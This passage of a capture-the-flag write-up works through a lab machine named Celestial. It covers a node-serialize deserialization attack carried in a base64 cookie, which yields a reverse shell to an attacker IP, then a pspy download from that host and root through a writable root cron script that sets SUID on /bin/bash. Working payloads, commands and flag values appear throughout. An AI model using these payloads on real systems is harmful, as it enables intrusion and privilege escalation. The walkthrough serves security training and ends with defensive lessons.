
wget https://raw.githubusercontent.com/ajinabraham/Node.Js-Security-Course/refs/heads/master/nodejsshell.py &>/dev/null
python2 nodejsshell.py 10.10.16.4 4444
[+] LHOST = 10.10.16.4
[+] LPORT = 4444
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,49,48,46,49,54,46,52,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,...))
Those numbers are the JavaScript code of the reverse shell character by character: 118,97,114 is var, and further along 10.10.16.4 and 4444 can be read as ASCII codes. The article also shows where the payload fits: inside the function body, with the closing () glued to the end:

{"rce":"_$$ND_FUNC$$_function (){<generated_payload>}()"}Access as sun
We save the final object into a file and encode it as base64, the format the server expects the cookie in (again with -w 0, or it wraps):
cat payload
cat payload | base64 -w 0
{"rce":"_$$ND_FUNC$$_function (){eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,...))}()"}

eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7ZXZhbChTdHJpbmcuZnJvbUNoYXJDb2RlKDEw...
The leading eyJyY2Ui already gives the content away: that is {"rce" in base64. We start the listener on 4444 (the port we passed to nodejsshell.py):
penelopeWe intercept any request with Burp and replace the value of the profile cookie with our object:

[+] Listening for reverse shells on 0.0.0.0:4444 → 127.0.0.1 • 192.168.1.80 • 172.18.0.1 ...

GET / HTTP/1.1
Host: 10.10.10.85:3000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: profile=eyJyY2UiOiJfJCRORF9GVU5DJCRfZnVuY3Rpb24gKCl7ZXZhbChTdHJpbmcuZnJvbUNoYXJDb2RlKDEw...
On forwarding it, the server decodes the cookie, hands it to unserialize(), the IIFE fires and the connection comes in. penelope catches it and upgrades the shell to a PTY on its own:

[+] Got reverse shell from celestial~10.10.10.85-Linux-x86_64  Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /root/.penelope/sessions/celestial~10.10.10.85-Linux-x86_64/2025_12_18-18_29_09-539.log

sun@celestial:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  node_modules  output.txt  Pictures  Public  server.js  Templates  user.txt  Videos
sun@celestial:~$ cat user.txt
0b764cb77ec585707fa860c4587a457f
The shell landing straight into a home with server.js and node_modules next to it confirms the application runs as sun, with no service account in between.
Privilege escalation
A script.py in sun's home
A recursive listing of the home puts two things on the table: the application's node_modules, holding the very node-serialize module we just exploited, and an unusual file, Documents/script.py:
sun@celestial:~$ ls -R
.:
Desktop  Documents  Downloads  examples.desktop  Music  node_modules  output.txt  Pictures  Public  server.js  Templates  user.txt  Videos

./Documents:
script.py  user.txt

./node_modules:
accepts        cookie            depd      escape-html   forwarded     ipaddr.js       mime      negotiator      path-to-regexp  send          type-is
array-flatten  cookie-parser     destroy   etag          fresh         media-typer     mime-db   node-serialize  proxy-addr      serve-static  unpipe
Seeing node-serialize there is the after-the-fact confirmation of the entry vector: the library did not have to be guessed, it was installed. And script.py holds a trivial content, a single print:
sun@celestial:~$ cd Documents/
sun@celestial:~/Documents$ cat script.py
print "Script is running ... "A Python 2 script with a plain message in a user's home almost always gives away a scheduled task. To confirm who runs it and how often, we upload pspy (repo) with a throwaway web server and watch processes in real time (pspy):
locate pspy | head -n 2                           # on the Kali
cp /home/krmena/Downloads/pspy64 .
python3 -m http.server 80
wget http://10.10.16.4/pspy64 && chmod +x pspy64 # on the victim
./pspy64
sun@celestial:~/Documents$ wget http://10.10.16.4/pspy64
Length: 3104768 (3.0M) [application/octet-stream]
2025-12-18 13:31:36 (1.46 MB/s) - 'pspy64' saved [3104768/3104768]
sun@celestial:~/Documents$ chmod +x pspy64

10.10.10.85 - - [18/Dec/2025 18:31:33] "GET /pspy64 HTTP/1.1" 200 -
2025/12/18 13:35:01 CMD: UID=0    PID=7351   | python /home/sun/Documents/script.py
2025/12/18 13:35:01 CMD: UID=0    PID=7350   | /bin/sh -c python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun:sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py
2025/12/18 13:35:01 CMD: UID=0    PID=7349   | /usr/sbin/CRON -f
2025/12/18 13:35:01 CMD: UID=0    PID=7353   | chown sun:sun /home/sun/Documents/script.py
The process confirms the theory: root (UID=0) runs our script.py, and the CRON -f next to it names who launches it. The full line is worth reading, because the cron does not just execute: it then copies its own version back from /root/script.py, hands it to sun with chown, strips the immutable attribute with chattr -i and, via touch -d, stamps it with user.txt's modification date so the file does not look freshly touched.
That housekeeping does not get in our way: each cycle executes the current content first and only restores afterwards, and in the meantime the file belongs to sun, so we can edit it.
Writable cron: SUID on /bin/bash
We replace the content with code that sets the SUID bit on /bin/bash (writable cron script):
import os
import sys

os.system("chmod u+s /bin/bash")

print "Script is running ... "
We leave the original print where it was: the output.txt the cron writes keeps the same content as always and nothing gives the change away. Now we wait for the next cycle. When it comes around, the SUID bit is already set and /bin/bash runs with its owner's privileges (root); a shell with -p (SUID abuse) preserves that EUID instead of dropping it at startup:

sun@celestial:~/Documents$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1037528 Jun 24  2016 /bin/bash
sun@celestial:~/Documents$ bash -p
bash-4.3# whoami
root
The s in -rwsr-xr-x is the proof the cron ran our code. With the root shell, the second flag:

bash-4.3# cat /root/root.txt
b7e9579ab531ef4131ec07564e25d367
Attack chain
HTTP 3000 (Node.js/Express)
   └── base64 cookie with reflected JSON object
        └── node-serialize unserialize() + IIFE  ── RCE
             └── reverse shell as sun  (user.txt)
                  └── root cron runs /home/sun/Documents/script.py (writable)
                       └── script.py → chmod u+s /bin/bash
                            └── bash -p  ── root  (root.txt)
Lessons learned
- When the surface is minimal, look at state, not more routes. A single port and a "static" site hid the whole vector in a cookie. Route brute-forcing gave nothing; the cookie gave everything.
base64is not encryption. Data encoded inbase64that the server decodes and uses is just user data; if it is also deserialized, it is code execution.node-serializeexecutes functions. The_$$ND_FUNC$$_marker plus anIIFEturn anunserialize()over untrusted data into RCE. Serialize sessions withJSONonly and sign them.- A foreign script in a home is almost always a
cron.pspyconfirms who and when without reading/etc/crontab. If the file is writable androotruns it, that is direct escalation. - Edit the file, do not wait for the
cronto restore it. Even if the task rewrites the script after running it, the content executes before the overwrite. - An empty
UDPsweep is not a closedUDP. Only 6 of 1000 ports returnedport-unreach; the rest stayedopen|filtered, which means "nobody answered", not "there is nothing there". Better to say it that way than to treat the sweep as conclusive. node_modulesis an inventory of vectors. Seeingnode-serializeinstalled confirms after the fact what the cookie already suggested; on a box you have no shell on yet, that same listing is what tells you where to look.- Half of exploitation is transport, not vulnerability.
base64without-w 0splits the cookie in two lines, andString.fromCharCodeexists so that not a single quote of the payload breaks along the way. A correct exploit can fail purely on how it travels. - A
cronthat cleans up after itself is pointing at the spot. Thechattr -iand thetouch -dwithuser.txt's date are there so the file does not look modified; reading the wholepspyline says more about the box than the execution itself.